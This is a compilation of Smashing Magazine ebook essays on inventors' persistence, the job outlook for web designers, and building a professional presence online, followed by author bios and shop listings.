[Frank Epperson](#) was an average American who at a young age discovered a “frozen drink on a stick” that would later become an innovative idea. In his life he dabbled in real estate before discovering how to take his idea to market.

At the age of 11 Frank Epperson invented the “Epsicle” that is now known as the “Popsicle”. He was mixing powdered soda with water to make soda pop and accidentally left the mixing bucket outside on an unusually cold night. During the night the mixture froze solid, with the wooden stirring stick standing straight up. There was one huge problem: you can’t start an Epsicle production line on your back porch because the weather didn’t allow for such a thing. Epperson overcame this hurdle by gaining access to a commercial freezer, stamped his name on the sticks and wanted to sell his idea.

Unfortunately for Epperson, ice-cream makers were not interested and he did not share his idea again until a fireman’s ball years later. He pushed through rejection and failure without burying all of his resources until he had achieved a solid idea. While he discovered this wonderful treat early on in life, it took him 16 years to introduce the idea and 7 more years to sell

his [Popsicle patent](#). The popsicle can be credited for the entrance of tasty frozen deserts into the mainstream and happy childrens' faces around the world. Today [hundreds of millions](#) of Popsicles are eaten in the United States each year, and there are more than thirty flavors available.

Alexander Graham Bell's Modern Communication

[Alexander Graham Bell](#) was a scientist from Scotland (originally) that had always had a natural curiosity for the world. This resulted in experimentation with inventing at a young age, most notably a simple dehusking machine at age 12.

Due to the gradual deafness of his mother starting at a young age, he was led to study acoustics which eventually led to the invention of the telephone. Bell's telephone grew out of improvements he made to the telegraph. He had invented the "harmonic telegraph" which could send more than one message at a time over a single telegraph wire. His path to success was not as clear as one might think and is surrounded by past failures and controversy.

Bell's first serious work with sound transmission used tuning forks to explore resonance. Unfortunately, this groundbreaking undertaking had already been completed worlds away in Germany. A short change in path led Bell to transmit sound through electrical means. He experimented first by trying to transmit musical notes and articulate speech.

Alexander Graham Bell had not set any clear destination and became overwhelmed by his experiments. After many sleepless nights he created a [harmonic telegraph](#) which became the first stepping stone to the creation of the telephone. After entertaining other possibilities such as the

[phonograph](#) and sending multiple telegraph messages on a single line, Bell refined the idea of [acoustic telephony](#).

By recognizing progress and changing his path, Bell (with the help of Thomas Watson) was able to invent the [sound-powered telephone](#). By starting with the idea of transmitting a voice through electricity, Alexander Graham Bell was able to, through a series of refinements, invent technology that is used around the world even today. Bell continued to test out new ideas involving kites, airplanes, tetrahedral structures, sheep-breeding, artificial respiration, desalinization, water distillation, and hydrofoils.

Jack Dorsey's Micro Communication

[Jack Dorsey](#) is an American software architect that had an interest in making “instant messenger” updates available for friends to see. This was a refined concept that eventually grew into what we now know as Twitter. Three guiding principles of this innovative idea are simplicity, constraint and craftsmanship.

Jack had an early fascination with cities and how they work, so he would always carry maps around with him. His attraction with mass-transit and how cities function led him to taking advantage of public transit databases in Manhattan. He built off of his original idea that gave meaning to his overall concept.

Jack Dorsey's experience helped him see his idea in a completely new perspective. Taking his seedling of an idea that would update friends of his status, Dorsey completed several field tests before recognizing that the technology available didn't support his innovative idea. There are times when putting off a project is irrefutable. Jack Dorsey originally came up with his idea in the year 2000 but wasn't able to execute effectively until 8

years later. Jack was effective in not letting his idea sit for too long but instead taking action when technology would let it thrive.

Conclusion

Making ideas happen isn't easy and requires patience, determination and hard work. The most important part of it is not just coming up with a promising concept, but rather rethinking it over and over again, implementing it and then putting it into practice.

Most inventions come from necessity, so pay attention to small problems in your environment and find simple solutions to these problems. Do not sit idle on the idea — act instead. Take opposing thoughts and resolve them in your innovative designs. And keep innovating all the time, one step at a time. The time will pass, and if you have some luck, you will see your idea growing, flourishing and maybe even turning into a real success. ...*So what are you waiting for?*

I Want to Be a Web Designer When I Grow Up

Michael Aleo

Last Thursday afternoon I spent about 30 minutes doing a question-and-answer session over Skype with a Web design class in Colorado. I was given some example questions to think about before our session, which were all pretty standard. “Who are some of your clients?” “What do you like about your job?” “Who is your favorite designer?” I felt prepared. Halfway through the interview, a question surprised me. “So, are there *any* jobs in Web design?” When a teenager from a town with a population of 300 asks about job security, and the others sit up and pay attention, he’s not asking out of concern for my well being. He’s asking out of concern for his own future.

My response was, Yes, there absolutely are jobs in Web design. “Web design is a career that will take you far, if you’re willing to work hard for it.” And that’s the truth.

Two days later, I go onto Smashing Magazine and see Cameron Chapman’s article, “[Does The Future Of The Internet Have Room For Web Designers?](#)” and nearly choke on my cereal. After reading what amounts to an [attack piece on my blog](#), and after corresponding with Smashing Magazine’s editors, I suggested that they let me write a counterpoint. They agreed.

We're Not Web Designers

One of the biggest misconceptions about designers (and usually Web designers) is that we're *just* Web designers — that the scope of our skills begins with Lorem ipsum and ends with HTML emails. This is ridiculous.

Everyone in this industry fills dozens of roles throughout a given day. On a call with a prospective client, we take the role of salesperson. After the contract is sorted, we become researchers, combing through the client's outdated website, looking at analytics and identifying breakdowns and room for improvement. Soon after, we become content curators, wading through the piles of content in PDF format sent by the client, identifying what works and what doesn't.

Then we're architects, laying out content to get the most important messages across, while ensuring that everything in our layouts remains findable. We design the website itself. We manage client expectations and work through revisions. We write code. We introduce a content management system. We carefully insert and style content. We create and update the brand's presence on Facebook, Twitter and YouTube. We help to create an editorial calendar to keep content fresh and accurate. We check in on the analytics and metrics to see how the website is performing.

Notice that "design" is mentioned only once in all of that work.

You have only to look at the topics covered on websites such as Freelance Switch and Smashing Magazine to see the range of roles we fill. We're used to adapting and changing. And as the Web adapts and changes, Web designers follow suit. Just as video didn't kill the radio star, Twitter won't kill the original website.

Scrivs wrote [a great article on Drawar](#) highlighting some fallacies in the original article on Smashing Magazine. I think he sums up the "You're just a Web designer" issue well:

"You can't get caught up in the term "Web designer," because if you do then you are taking away the idea that a great designer can't learn how to translate his skills to another platform. If we are designing applications that slurp content off the Internet to present to a user, then soon we will all be Internet designers. That removes the Web designer burden and changes things a bit."

Content Has Long Been The Undisputed King

Let's make something very, *very* clear. Good Web designers know that their job is to present content in the best way possible. Period. Bad content on a beautiful website might hold a user's interest for a few moments, but it won't translate into success for the website... unless you run [CSS Zen Garden](#).

In her article, Cameron gets it half right when she says:

"As long as the design doesn't give [the user] a headache or interfere with their ability to find what they want, they don't really care how exactly it looks like or how exactly it is working."

I agree. The user is after content, not your gradient-laden design and CSS3 hover effects. Your job is to get them there as painlessly as possible. At the same time, great design can enhance content and take a website to the next level. Great design not only gives a website credibility, but it can lead to a better experience. Mediocre design and great content lose out every time to great design and great content. It just makes for a better overall experience, where content and design both play a role.

You Can Always Go Home

Cameron makes the argument that feeds are taking over the Web and that, eventually, companies will just use them to communicate with customers.

The idea to simply rely on facebook.com/companyname instead of running an independent website where content originates and filters out simply won't take with companies. Companies will always need a "home base" for their content. The change will be in the media through which healthy content filters out (such as Facebook, Twitter and RSS).

Scrivs makes this point in his Drawar article:

"In essence, what is happening is that sites have to realize that their content is going to be accessed a number of different ways, and if they don't start to take control of the experience then someone else will. RSS didn't kill website traffic or revenues because there are some things you simply can't experience through an RSS feed. Just because how we consume content is starting to change doesn't mean that design itself is being marginalized."

Content isn't just about press releases and text either. Ford would never give up ford.com for content in a variety of feeds and aggregators.

Ford.com lets you build a car: where's the feed or application for that? Ford's entire business depends on the functionality of its website. Its Web team has worked hard to create an inviting user experience, unique to the brand's goals and issues. No company wanting to preserve its brand or corporate identity would give up its main channel of communication and branding for random feeds sprinkled across the Web.

In the same vein, no company would suddenly give up its carefully crafted creative and regress to a template. Templates have been around for years,

and no company with any kind of budget would use a \$49 packaged solution from Monster Template if it can afford to pay someone to address its particular needs and mold a website to its content. A template doesn't take needs or goals into account when content is pasted in. A good designer makes choices that a \$49 template won't make for you.

Cameron talks about how businesses will gravitate to standard templates and away from hiring designers:

"Companies won't see the point in hiring someone to create an entirely bespoke website when they can just use a template and then feed all their content to Google and Facebook and Twitter."

Web designers don't just add borders to buttons and colors to headlines. Web design is as much about problem-solving as anything else. And part of the puzzle is figuring out how best to deliver and promote content. Not everyone has the same issues.

JulesLt lays out this argument in the comments:

"[...] But I don't think any business that would previously have actually employed a designer to create their web presence, brand, will shift over to a standard template. For most businesses, Facebook, YouTube or Twitter may be alternative channels to reach their customers, but they don't want their brand subsumed into someone else's. [...] The right way to do this is to build a re-usable core, but understand the differences between platforms — and make sure your clients understand any trade-offs."

Nick adds to this argument about templates:

"Templates have no business in a world where personalization trumps everything else. Prospective clients are going to a website not just for content, but for the experience that the brand is willing to offer. Not to mention that if you're in the business of selling yourself, a high profile custom website speaks volumes about your dedication to your chosen niche market."

Andrei Gonzales eloquently sums up the difference between Web design and decoration:

"Design isn't about eye-candy. It's about problem-solving. If your Web 'design' isn't solving quantifiable issues, then it isn't design: it's 'decoration'."

And moreover, we're already in Cameron's bleak future scenario where Web designers should be a thing of the past. Companies today *can* buy a template and feed their content to whoever they so please. And yet, they aren't doing yet. When the designer created that template eight months ago, he didn't know that their business was having trouble marketing to middle-aged women. That designer didn't know they are a family-owned business in a market where that kind of thing leads to improved revenue and sales. How could he? He's Andrei's decorator, solving the issues between lorem ipsum and dolor sit.

In Conclusion

Web design has changed drastically during its brief existence. The changes in the medium year after year are actually quite amazing. The industry looks vastly different than it did in 2005, and we've changed with it. Change is inevitable, and it is the reason you visit websites like this one: to stay current. That hunger is the key to ensuring the survival of our industry.

The bottom line? Web design is a secure and growing job market. Two sources that are something of authorities on jobs and Web design agree on this point. The [United States Department of Labor predicts](#) that positions for graphic designers will increase 13% from 2008 to 2018, with over 36,000 new jobs being added. It also states that “individuals with website design [...] will have the best opportunities.”

And [in the 2008 A List Apart Survey For People Who Make Websites](#), 93.5% of respondents said they were at least fairly confident about their job security.

I'll sleep well tonight knowing that the industry I love isn't going the way of the dodo... and that I didn't lie to a class full of eager young designers in Colorado.

Making Your Mark on the Web Is Easier than You Think

Christian Heilmann

We who work on the Web live in wonderful times. In the past, we did a lot of trial-and-error learning, and the biggest hurdle was getting people to understand what we were on about. Over time, companies like Google, Yahoo, Skype, Facebook and Twitter managed to get the geeky Web into the living rooms of regular people and into the headlines of the mainstream press.

Now more than ever there are opportunities on the Web for you, as a professional, to be seen and to be found. I am a professional Web spokesperson for a large company, and I spoke at 27 conferences in 14 countries last year. I write for several magazines and blogs and have published a few books. When people ask me how I got to where I am now, my standard answer is: by releasing stuff on the Web and by listening and reacting to feedback. And you can do the same.

There are numerous ways to become known on the Web (or at least to reach out to like-minded people):

- **Use social networking tools.**

This is where the people are.

- **Write a (micro) blog.**

Even if it's just a scratch pad for your thoughts. This is how mine started.

- **Attend unconferences.**

Everyone who goes is already a presenter, which makes it easy to begin.

- **Attend and speak at conferences.**

Even if it means just asking questions. Conferences are where people find you.

- **Partner and build alliances.**

If you can't do everything on your own, find someone who completes the set of skills needed.

- **Comment on other people's work.**

People will find you inspiring if you ask the right questions.

- **Build on other people's work.**

Can something do almost exactly what you need but not quite? And it's open source? Fix it for your specific purposes and release it for others who have the same needs.

- **Release free code, designs or templates.**

Nothing gets you noticed more than giving out goodies.

- **Listen and prioritize.**

We already have information overload on the Web; you can be a curator.

Let's discuss the practical applications of each point.

Use Social Networking Tools

Social networks have the unsurprising yet beneficial feature of being social: you can actually meet people who share the same interests as you. You might stumble over one or another expert who you'd never reach by email

or by contacting them through their blog. I, for example, am happy to answer a quick tweet — and maybe even use it as inspiration for a blog post — but I find myself unable, unfortunately, to answer long emails that bring up a lot of issues from people asking me to fix their code.

Social networks are great for sharing successes and ideas. Upload sketches of your products to Flickr, share an office outing on Facebook (only the photos you could show your mother, of course) or create a screencast of some of your tricks and upload them to YouTube. Whatever you put out there can potentially be sent onward by millions of people. If your productions can be found only on your website, most people won't ever see them.

Be yourself on social networks. Write a truthful bio and list your name, location, interests and other ways to find you on the Web. I get a lot of traffic from my Twitter profile and that wouldn't be the case if I just had a cartoon dog there and didn't list my name.

Write a (Micro) Blog

On a blog, you can quickly share thoughts, finds, photos, anything. Not every blog has to be the refined and inspiring output of a Web expert. In the same way, a blog should not become an endless stream of boring anecdotes (like sharing the joys of having bought a new doormat this morning). My own blog, wait-till-i.com, has always been a personal scratch pad if nothing else. If I manage to code something that has always annoyed me in a new way, I'll write a quick post. If I find someone else who has written something cool, I do the same and give my commentary on it.

Keep in mind that if you host yourself, you'll have to update regularly and battle spam. If all you want is to jot down interesting things from time to time, just use a service like [Tumblr](#), [Soup.io](#) or hosted [WordPress](#).

A lot of people fall into the trap of using their blog as a playground: they try out every cool CSS trick and design idea they've ever had and redesign it every three weeks. This is tempting, but this kind of fame is fleeting; months down the line, you'll probably realize that falling short on content was a mistake. My blog looks minimal indeed, and I do everything one could possibly do wrong in terms of SEO, but it still had a Google Page Rank of 8, and I made good money with ads. I wrote about interesting things and people linked to my blog. If your content is interesting, your blog will show up in RSS readers and in people's updates in social networks or shared bookmarks. You need good, sensible titles and well-structured content. Looks are not that important.

Staying up to date is important. Don't write treaties and novels; instead, update often and regularly, and you will have a crowd of followers in no time.

Attend Unconferences

Unconferences (including BarCamp and others like it) are wonderful forums for practicing your public speaking. The cool thing about BarCamps is that everyone who goes has to give a presentation, host a discussion round or do something similar — it won't just be you up there.

This can be a huge opportunity to speak to people and get a sense of what works for them and what doesn't. There is no such thing as a failed talk at a BarCamp — just ones that work well and others that are less interesting. Nobody pays to see you, so nothing can be a major disappointment; and

because everyone has to speak, there is no incentive to harshly criticize others. There is just no showing off.

If you get a chance to help organize a BarCamp, even better; you'll get to network early on. Organizing events takes all kinds of people, not just hardcore developers and rock star designers.

Attend and Speak at Conferences

Attend conferences whenever you can. They are priceless opportunities to network and to get to know people who you read about "in the flesh." It's a great feeling to ask a question of someone you've learned from and respect, and it shows them their work is appreciated.

Don't get bogged down taking notes; that's the job of the organizers. Instead, chat a lot, give out cards or — even better — swap Twitter handles. Go with the flow of the conference; if it's time for beer, then it's time for beer and chatter, not time to discuss highly technical matters.

Use the time during the talks and after the conference to your advantage: tweet about the talks and what you liked about them using the official hash tag, and publish a "Conference XYZ in my view" blog post as soon as possible. Immediately after a conference, there is much discussion among those who attended, but sometimes even more among those who didn't. You could be the person who tells the latter group what they missed, and they just might remember you for it.

Keep your eyes peeled for chances to submit proposals for conferences. Clever conference organizers offer a "B" track — alternatives to the main speakers — and that could be your chance to get a foot in the door. There is always a need for fresh speakers, so don't be shy.

Partner and Build Alliances

If you want to crack a certain problem but you're not sure exactly how to do it, put it out as a question. A designer and a developer working together on a demo product or article is always better than a single person trying to do everything (and feeling out of their element). Duos can be highly successful, and even if the team is formed just for a one-off, collaboration lets you deliver products while getting to know the working styles of others.

Another useful way to collaborate is to form working groups. The WaSP task forces, for example, work that way and have been immensely successful. Other developers come together under local banners, which can bring collective fame to all involved. The UK-based Britpack is an example of that, as are the Multipack or the Webkrauts in Germany.

Organize some local meet-ups and go from there. This will help you meet like-minded people, and it will help them get to know you.

Comment on the Work of Others

Leaving comments on blog posts is a great way to become known, especially when you leave articulate comments that add to the conversation or explain the subject matter further. There's no point posting if you're going to suck up or divert the discussion. And there are enough comments that propose solutions to CSS problems. ("Just use jQuery. Worked for me.")

Mull over the content of the post and try to think beyond it. Decent comments include:

- "Great article. You can see that in action at XYZ."

-
- "Would that also work as a solution to the problem we see at XYZ?"
 - "ABC had a similar solution at XYZ, but it lacked feature X, which this solution fixes."

You get the idea: show people other resources that back up the current solution, or point out problems in the proposed solution that need fixing and build your own.

You could also leave comments that verify or disagree with other comments that have stirred discussion. Being known as someone who prevents flame-wars or steers them to more productive channels is a good thing.

Build on the Work of Others

The wonderful thing about Web development these days is that you can easily build on what other people have done. A lot of hard work gets released as source code or as Creative Commons content.

Instead of writing your own solutions to solve problems that other people have nearly solved, extend their work to do the one thing it's missing on your terms. Why not extend someone else's ideas and localize them to your market? This could entail translating and changing some features (removing those that don't apply and adding those that are needed), but it's probably worth it. When the Yahoo User Interface Library team created its *fonts.css* file, it found 12px Arial to be a great readable baseline for Web typography. The Yahoo team in Hong Kong found that 12px Chinese glyphs were too small to read, so they adapted. The YUI team — based in Sunnyvale, California — would never have encountered this issue

themselves, so having a local team fix it and feed back the information helped everybody involved.

There is no shame in using other people's work. All you need to do is learn what it does and then make it better. Understanding the work you're building on is important; if you leave everything to magic and your extensions break later, your reputation will be tarnished — especially if you can't explain why it happened.

One problem I encountered when I released some code was that I omitted functionality that was flashy but inaccessible; people started overriding my code to make the solution flashy again. My advice, then, is: before you "fix" code, read the documentation and consider the rationale behind its structure and functionality. The original author probably had good reason to do what he or she did. Using open-source resources is as much about respecting the authors as it is about making your work easier.

Release Free Code, Designs or Templates

Once you've seen how easy it is to create great products by building on the skills and research of others, take part: release your products and let others have a go. This is the beauty of the Creative Commons Share-Alike License: you give stuff out but people have to mention you, and they are allowed to release your content only under the same terms and conditions.

So, go ahead: upload your code to GitHub or Google Code; put your photos on Flickr; put your designs and templates on showcase websites like deviantART. By doing this, you reach people where they already hang out, rather than hoping for them to stumble across your work by chance. Most of my contracts for paid work have come from people who found and were impressed by free things that I released.

Listen and Prioritize

A lot of content is on the Web, and keeping up to date on current happenings can be a full-time job. So, even if you don't want to add to the already buzzing stream of information, you can make your mark by being a good content curator or librarian.

Librarians rock. They don't know the content of all the books in the library, but they know exactly where everything is and can give you what you need in seconds. You could be that person.

Maintain a good number of RSS feeds, and bookmark them with clear simple notes and proper tags. Use social bookmarking to do the same with content that doesn't come via RSS feeds. I follow a few people who do nothing but this and they do a splendid job.

One very successful feature of my blog is my "[Things that made me happy this morning](#)" column. In it, I list links that I found in my RSS reader and got me excited or prompted a chuckle. I do the same on the official Yahoo Developer Network blog with the Tech Thursday feature. None of this takes much time because I check a lot of websites daily anyway — but I do take time to put them in a list and write a few words about each. It helps me organize my bookmarks, and the world thanks me for it.

Summary

These are just a few ideas you can use to get yourself noticed on the Web. Most are free or fairly inexpensive, so before you spend a lot of money on a social media expert or SEO consultant, have a go on your own. Before you know it, you'll find yourself enjoying being a known Web citizen.

The Authors

Andy Croxall

Andy Croxall is a Web developer from Wandsworth, London, England. He is a Javascript specialist and is an active member of the jQuery community, posting plugins and extensions. He has worked for clients ranging from the London Stock Exchange to Durex. You can keep up with him and his projects and creations on his website, mitya.co.uk.

Christian Heilmann

Christian Heilmann is an international Developer Evangelist working for Mozilla in the lovely town of London, England. www.wait-till-i.com

Dan Mayer

Dan Mayer's interest in graphic design began when he was five years old and visited a printing press on a 1979 episode of Sesame Street, and has been expanding ever since. A native of the US, he currently resides in Prague, where he works freelance and teaches courses in design history and theory at Prague College. His work and more examples of his writing can be found at www.danmayer.com.

David Travis

David Travis is a user experience consultant and trainer at Userfocus. He has a BSc and a PhD in psychology and he is a Chartered Psychologist.

Kayla Knight

[Kayla Knight](#) is a full-time freelance Web designer and developer with several years of experience. She specializes in Wordpress development, creating PHP/MySQL custom applications, and effective user interface design. In her spare time she writes for a number of top related design and development blogs as well.

Louis Lazaris

Louis Lazaris is a freelance Web developer based in Toronto, Canada. He blogs about front-end code on [Impressive Webs](#) and runs [Interviews by Design](#), a website that publishes brief interviews with talented designers.

Marc Edwards

[Marc Edwards](#) is the Director and Lead Designer at [Bjango](#), an iOS and Mac app developer. Marc has been using Photoshop and Illustrator for over 12 years, designing for print, Web, desktop applications and iOS.

Michael Aleo

[Michael Aleo](#) is a designer working in Washington DC, creating beautiful and useful Web experiences for an array of organizations and their users.

Robert Hartland

Robert Hartland is a professional designer and photographer with over seven years of experience. He has worked on projects for top brands that include corporate identities, custom catalogs, trade show graphics, image manipulation, animation and website creation/management. He constantly pulls different elements he has learned, to use them to perfect a project, and accepts freelance work through his portfolio website [Aether Design](#).

Paul Tero

Paul Tero is an experienced PHP programmer and server administrator. He developed the [Stockashop ecommerce system](#) in 2005 for Sensable Media. He now works part-time maintaining and developing Stockashop, and the rest of the time freelancing from a corner of his living room (as well as sleeping, eating, having fun, etc. He has also written numerous other [open sourcish scripts and programs](#).

Speider Schneider

[Speider Schneider](#) is a former member of The Usual Gang of Idiots at MAD Magazine, “among other professional embarrassments and failures.” He currently writes for local newspapers, blogs and other Web content and has designed products for Disney/Pixar, Warner Bros., Harley-Davidson, ESPN, Mattel, DC and Marvel Comics, Cartoon Network and Nickelodeon among other notable companies. Speider is a former member of the board for the Graphic Artists Guild, co-chair of the GAG Professional Practices Committee and a former board member of the Society of Illustrators. He also continues to speak at art schools across the United States on business and professional practices.

Thomas Giannattasio

Tom Giannattasio is the Art Director at the creative agency [nclud](#). His personal portfolio can be viewed at [attasi](#).

Vitaly Friedman

Vitaly Friedman loves beautiful content and doesn't like to give in easily. Vitaly is writer, speaker, author and editor-in-chief of [Smashing Magazine](#), an online magazine dedicated to designers and developers.

Bruce Lawson, Remy Sharp

Remy and Bruce are two developers who have been playing with HTML5 since Christmas 2008. [Bruce](#) evangelizes Open Web Standards for Opera. [Remy](#) is a developer, speaker, blogger, and contributing author for jQuery Cookbook (O'Reilly). He runs his own Brighton based development company called Left Logic, coding and writing about JavaScript, jQuery, HTML5, CSS, PHP, Perl and anything else he can get his hands on. Together, they are the authors of [Introducing HTML5](#), the first full-length book on HTML5 (New Riders, July 2010).



The Smashing Shop

Magazine Network **Shop** Jobs

Login Register F.A.Q.

 100 DAYS MONEY BACK GUARANTEE SECURE ONLINE SHOPPING WORLDWIDE SHIPPING BY AIRMAIL



My Account My Cart Smashing Shop




The Printed Books Bundle (Book 1 + Book 2)

Here at Smashing Magazine, we listen to our customers with great care and interest. In return, we've decided to put the Smashing Book 1 as well as the Smashing Book #2 together. An easy-order printed book bundle that will only cost you \$ 49.80. The Smashing books share technical tips and best practices on typography, usability, UI design, marketing and color usage that will surely help you attain better knowledge on all the best practices in modern Web design out there. Order your Smashing Books now!

[Read more »](#)

\$ 49.80 [Add to Cart](#)



The Smashing Book #2

This printed book shares valuable practical insight into design, usability and coding. It provides professional advice for designing mobile applications and building successful e-commerce websites, and it explains common coding mistakes and how to avoid them. You'll explore the principles of professional design thinking and graphic design and learn how to apply psychology and game theory to create engaging user experiences.

[Read more »](#)

\$ 29.90 [Add to Cart](#)



The Lost Files (free eBook)

Initially, the Smashing Book #2 was supposed to contain more chapters, but because most of our contributors delivered (much) more content than the book's size could accommodate, we couldn't include them all. So, we release four chapters as a free bonus eBook, called "The Lost Files", for all of you who are registered at our Smashing Shop. Available as PDF, ePUB, MobiPocket.

[Read more »](#)

free

Feel free to check out more of our eBooks in the [Smashing Shop](#).